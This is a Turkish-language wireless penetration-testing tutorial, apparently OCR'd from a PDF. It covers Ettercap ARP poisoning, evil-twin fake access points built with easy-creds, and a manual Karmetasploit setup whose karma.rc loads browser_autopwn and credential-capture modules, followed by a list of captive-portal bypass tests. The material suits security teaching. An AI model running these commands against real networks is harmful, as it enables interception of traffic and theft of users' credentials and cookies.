
Bu atak tipi Ettercap üzerinde simüle edilmiştir. Çalışma ortamı Kali'dir. Ettercap başlatılır.

```
root@kali:~# ettercap -G
```


Sırasıyla aşağıdakiler aktif edilir;(Yapılan işlemler aşağı kısımda görülebilir.)
Options→ Promisc mode
Sniff → Unified sniffing Bu seçildikten sonra bir prompt çıkar hangi ağ arayüzün dinleneceği sorulur(wlan0,eth0 gibi).Kablosuz ağ için wlan0, wlan1 gibi ağ kartının bağlı olduğu arayüz seçilir.)
Hosts → Scan for hosts Bir kaç kere çalıştırılması iyidir.
Hosts → Hosts list Bu seçildiğinde tespit edilen sistemler listelenir.

- Çıkan listedekilerin hepsi seçilebilir. Bu o ağdaki tüm trafiğin kendi sistemimizden geçmesi demektir.
- Sadece gatewaye ait IP için "Add to Target 1", geri kalanı için "Add to Target 2" denilirse tüm istemci sistemlerin gatewaye ulaşırkenki trafiği üzerimizden geçer.
- Sadece gatewaye ait IP için "Add to Target 1" deyip, atak yapılmak istenen bir kaç IP için "Add to Target 2" denilirse sadece o IP'lere yönelik zehirleme gerçekleştirilir.

Kapsamı belirlendikten sonra saldırıyı başlatmak için Mitm sekmesinden Arp poisoning seçilir.
Mitm → Arp poisoning
İstemci sistemler üzerinde saldırı öncesi ve sonrası arp tablosu kontrol edilirse gateway IP'sine karşılık gelen MAC adresinin değiştiği görülebilir.
View → Connections sekmesinden kurulan trafik görüntülenebilir.



Buradan sunucu ya da istemci tarafına kod enjekte edilebilir.



Sahte Erişim Noktası (AP) Kurulumu ve Trafik İnceleme

Sahte AP yayını, kurum isimleriyle veya insanların ilgisini çekebilecek bir SSID'yle bir kablosuz ağ yayını yapmayı ifade eder. Bir nevi sosyal mühendislik saldırısı olan bu atakta kullanıcılar ağa bağlanır ve internete çıkarlar. Bütün trafikleri sahte AP üzerinden geçtiği için arp zehirleme, dns zehirleme gibi mitm saldırıları veya oturum çalmak için sidejacking ataklar yapmak mümkündür.
Bu atak bazen Evil Twin ismiyle de anılır. Zaten var olan hedef AP'nin tüm özellikleri saldırgan tarafından tespit edilir ve bu özelliklerle gerçek AP'den daha güçlü bir yayın yapılarak kullanıcıların bağlanması beklenir.
Bu amaçla kullanılacak araç easy-creds'tir. Bu araç aslında diğer bir çok aracı isteğimiz yönde yapılandırır ve işleri çok kolaylaştırır. Gerekli olan araçların listesi şöyledir:

* screen
* freeradius (with wpe patches)
* hamster
* ferret
* sslstrip
* dsniff
* urlsnarf
* metasploit
* airbase-ng
* airodump-ng
* hostapd
* mdk3
* ipcalc
* asleap

Bunların bir çoğu halihazırda Kali üzerinde yüklüdür. Olmayan araçların kurulumu için github sayfası yardımcı olabilir.

```
wget https://github.com/brav0hax/easy-creds/archive/master.zip
unzip master.zip
./installer.sh
```

ile indirilir. Zip dosyası çıkartılır ve Bash dosyası çalıştırılır. Kurulum adımları takip edilir ve kurulum tamamlanır. easy-creds /opt dizini altına kurulur. Direk olarak

```
easy-creds
```

ile çağırılır. Aşağıdaki seçenekleri bize sunar.

```
1. Prerequisites & Configurations
2. Poisoning Attacks
3. FakeAP Attacks
4. Data Review
5. Exit
```

```
q.  Quit current poisoning session

Choice:
```

Sahte AP yayını için sırasıyla
3. FakeAP Attacks
1. FakeAP Attack Static
seçilir.


```
Would you like to include a sidejacking attack? [y/N]: N
```

1. soruya N(No=Hayır) yazılır ya da enter tuşuyla geçilir.
2. adımda internete bağlı arayüzü sorar, eğer Kaliyi sanal makine üzerinde kullanıyorsak buna muhtemelen eth0 yazılır. Örnek: eth0
3. adımda sahte yayını yapılacağı arayüzü sorar; wlan0, wlan1 gibi. Örnek: wlan1
4. adımda sahte AP yayını için SSID'yi sorar. Burada kurum adı veya FreeWifi gibi insanların ilgisini çekebilecek bir SSID girilir. Örnek: TTNET WiFi
5. adımda kanal numarası girilir. 1, 6, 11 tercih edilir. Örnek: 6
6. adımda easy-creds wlan1 arayüzünü monitor moda geçirir ve bunu yazarız. Örnek:mon0
7. adımda MAC adresi değiştirmek istiyor musun diye sorar. Örnek: N
8. adımda kurban kullanıcıların bağlanacağı kablosuz arayüz belirtilir. Bu arayüze gelen trafik internetin olduğu arayüze(eth0) köprülenecektir. Örnek: at0
9. adımda kullanıcılara verilecek IP için DHCP konfigürasyon dosyası var mı diye sorar. N tercih edilir. Örnek: N
10. adımda kullanıcıların hangi subnetten IP alacağı belirtilir. Örnek: 10.0.0.0/24


Not: Eğer dhcp'nin başlatılamadığı ile ilgili bir hata alınıyorsa ya da IP alınamıyorsa easy-creds.sh dosyası açılarak 731. satırda dhcpd3, dhcpd ile değiştirilebilir.

11. adımda DNS sunucusu girilir. Örnek: 192.168.2.1(Modem IP'si)

Böylece easy-creds Airbase-ng'yi çalıştırarak yayın başlar. Sonra DMESG, SSLStrrip, ettercap, URL snaff ve dnsiff küçük pencerelerde açılır. easy-creds'de başlangıçtaki menüsüne döner.




Bir kullanıcı ağa bağlandığında Airbase-ng penceresinde şu şekilde görülür.



Yakalanan verileri görüntülemek için **4. Data Review** seçilir ve hangi aracın çıktısı görüntülenmek isteniyorsa o numara girilir. Örnek: 3.
easy-creds bize log dosyasının yerini gösterir ve bize tam yolu girmemizi ister.

```
Ettercap logs in current log folder:
/root/easy-creds-2014-07-20-1424/ettercap2014-07-20-1425.eci

Enter the full path to your ettercap.eci log file: /root/easy-creds-2014-07-20-1424/ettercap2014-07-20-1425.eci
```

Kopyala - yapıştır yapılarak yol belirtildiğinde aşağıdaki gibi küçük bir pencere açılır ve URL,kullanıcı adı, parola bilgisi listelenir.



Karmetasploit

İlk olarak KARMA ismiyle ortaya çıkan Karmetasploit, sahte AP yayını yaparak istemcilerin bağlandıkları her isteğe cevap vermeyi amaçlıyordu. Sahte AP'ye bağlanan istemcinin web, FTP, DNS gibi servisler için her isteğine metasploitin halihazırda yüklü olan modülleriyle cevap verilir. Ancak burada KARMA'nın sahte AP yayını yapmaktan çok önemli bir farkı vardır. Bilgisayarlar Probe Requestler ile daha önce başarıyla bağlandıkları AP'lerin SSIDleri için yayın yaparlar. Normal şartlarda bilgisayarlar daha önce bağlandığı(güvendiği) bir ağın, etrafta daha kaliteli yayın yaptığını farkederse otomatik olarak ona bağlanır. KARMA ise işe bu noktada dahil olur. Probe Requestlerde yer alan her SSID için Beacon frameler yayınlar. Eğer birisi etrafta KARMA ile ava çıktıysa daha önce bağlanılan bütün AP'ler yayındaymış gibi görülebilir. Bunlardan herhangi birisine bağlanılmaya çalışıldığında ise ağ şifreli gözükse dahi sahte AP'e bağlanılır. Bu atak easy-creds aracı ile yapılabilir ancak fikir vermesi açısından manuel yapılmıştır.

Saldırı için öncelikle DHCP servisi yapılandırılmalıdır. Bunun için aşağıdaki değerler /etc/dhcp/dhcpd.conf dosyası içine yazılır. (locate dhcpd.conf komutu ile dosyanın nerede bulunduğuna dair fikir edinilebilir.)

```
default-lease-time                                                  60;
max-lease-time                                                      72;

ddns-update-style                                                   none;

authoritative;

log-facility                                                        local7;

subnet          10.0.0.0          netmask          255.255.255.0          {
 range                             10.0.0.100                      10.0.0.254;
 option                            routers                         10.0.0.1;
 option                            domain-name-servers             10.0.0.1;
}
```

Sahte AP yayını yapılacak arayüz monitor moda geçirilir

```
airmon-ng start wlan1
```

Ardından airbase-ng aracı ile yayına başlanır. BGA_Wifi yerine istenilen SSID yazılabilir.

```
airbase-ng -P -C 30 -e "BGA_WiFi" -v mon0
```

Airbase-ng default olarak at0 diye bir arayüz oluşturacaktır. Bu arayüz için IP ve ağ maskesi verilir.

```
ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
```

Bağlanacak kullanıcılara IP verebilmek için dhcpd biraz önce oluşturulan dhcpd.conf dosyası ile yapılandırılır.

```
dhcpd -cf /etc/dhcp/dhcpd.conf at0
```

tcpdump ile at0 ağ arayüzüne gelen tüm trafik yakala dosyasına kaydedilebilir.

```
tcpdump -tttnn -i at0 -w yakala
```

Ve son olarak içinde metasploit modülleri ve gerekli ayarlar bulunan karma.rc dosyası msfconsole tarafından okutulur.

```
msfconsole -r karma.rc
```

karma.rc dosya içeriği aşağıdaki gibidir. Bütün servisler(pop3(s),imap(s),ftp,smtp,http(s),dns) yerine sadece belirli servislerde çalıştırılabilir.

```
use auxiliary/server/browser_autopwn
setg AUTOPWN_HOST 10.0.0.1
setg AUTOPWN_PORT 55550
setg AUTOPWN_URI /ads

set LHOST 10.0.0.1
set LPORT 45000
set SRVPORT 55550
set URIPATH /ads

run

use auxiliary/server/capture/pop3
set SRVPORT 110
set SSL false
run
```


```
use auxiliary/server/capture/pop3
set SRVPORT 995
set SSL true
run

use auxiliary/server/capture/ftp
run

use auxiliary/server/capture/imap
set SSL false
set SRVPORT 143
run

use auxiliary/server/capture/imap
set SSL true
set SRVPORT 993
run

use auxiliary/server/capture/smtp
set SSL false
set SRVPORT 25
run

use auxiliary/server/capture/smtp
set SSL true
set SRVPORT 465
run

use auxiliary/server/fakedns
unset TARGETHOST
set SRVPORT 5353
run

use auxiliary/server/fakedns
unset TARGETHOST
set SRVPORT 53
run

use auxiliary/server/capture/http
set SRVPORT 80
set SSL false
run

use auxiliary/server/capture/http
set SRVPORT 8080
set SSL false
run

use auxiliary/server/capture/http
set SRVPORT 443
set SSL true
run
```

```
use auxiliary/server/capture/http
set SRVPORT 8443
set SSL true
run
```

airbase-ng başlatıldığında şöyle bir çıktı verir

```
root@kali:/etc/dhcp# airbase-ng -P -C 30 -e "BGA_WiFi" -v mon0
20:32:44  Created tap interface at0
20:32:44  Trying to set MTU on at0 to 1500
20:32:44  Trying to set MTU on mon0 to 1800
20:32:44  Access Point with BSSID A0:F3:C1:27:BF:E8 started.
Error: Got channel -1, expected a value > 0.
20:33:07  Got broadcast probe request from 00:23:08:E9:B4:DF
20:33:07  Got broadcast probe request from 00:23:08:E9:B4:DF
..
```


Aşağıdaki 2 ekran görüntüsünde yer alan bütün SSID'ler sahtedir. Hiçbirisi civarda yayın yapmamaktadır.




Sahte AP'ye bir istemci bağlandığında aşağıdaki gibi bir çıktı verir.

```
20:37:16  Got directed probe request from 20:C9:D0:BF:7D:F1 - "Kanyonline"
20:37:16  Got broadcast probe request from 20:C9:D0:BF:7D:F1
20:37:22  Got an auth request from 20:C9:D0:BF:7D:F1 (open system)
20:37:22  Client 20:C9:D0:BF:7D:F1 associated (unencrypted) to ESSID: "BGA_WiFi"
20:37:29  Got directed probe request from 20:C9:D0:BF:7D:F1 - "homelabs2"
20:37:29  Got directed probe request from 20:C9:D0:BF:7D:F1 - "ULUKARTAL_DSL"
20:37:29  Got directed probe request from 20:C9:D0:BF:7D:F1 - "TD854W_1"
```


Örnek olarak yahoo'ya erişilmeye çalışıldığında IP olarak 10.0.0.1 görülmekte ve farklı bir sayfa gelmektedir.



Metasploit tüm istekleri takip eder.



Bunların arasında cookie bilgileride vardır.



Captive Portal Güvenlik Testleri

Captive portal uygulamalara yönelik yapılacak güvenlik testleri bir kaç gruba ayrılabilir.


- Web uygulaması üzerinde güvenlik zafiyeti araştırılması,
- Captive portal uygulamasına dahil olmadan internete çıkma çalışmaları,
- Sisteme kayıt olmuş bir kullanıcı bilgisini kullanarak internete çıkma: MAC adresi değiştirilerek,
